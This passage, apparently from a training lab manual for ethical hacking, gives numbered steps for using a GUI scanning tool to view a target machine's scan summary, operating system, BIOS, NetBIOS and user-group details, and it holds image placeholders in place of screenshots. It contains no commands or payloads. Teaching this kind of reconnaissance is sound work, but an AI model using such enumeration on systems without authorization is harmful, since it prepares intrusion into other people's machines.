


12. Hover your mouse cursor over the **Computer details** under the Scan summary tab to view the **scan summary**, as shown in the screenshot.


    Note: The MAC address might differ when you perform this task.



13. Click the **Operating System** tab and hover the mouse cursor over **Windows details** to view the complete details of the machine.




14. Click the **BIOS** tab, and hover the mouse cursor over windows details to display detailed BIOS settings information.




15. Click the **NetBIOS** tab, and hover the mouse cursor over any NetBIOS application to display the detailed NetBIOS information about the target.

    Note: Hover the mouse cursor over each NetBIOS application to view its details.




16. Click the **User groups** tab and hover the mouse cursor over any username to display detailed user groups information.

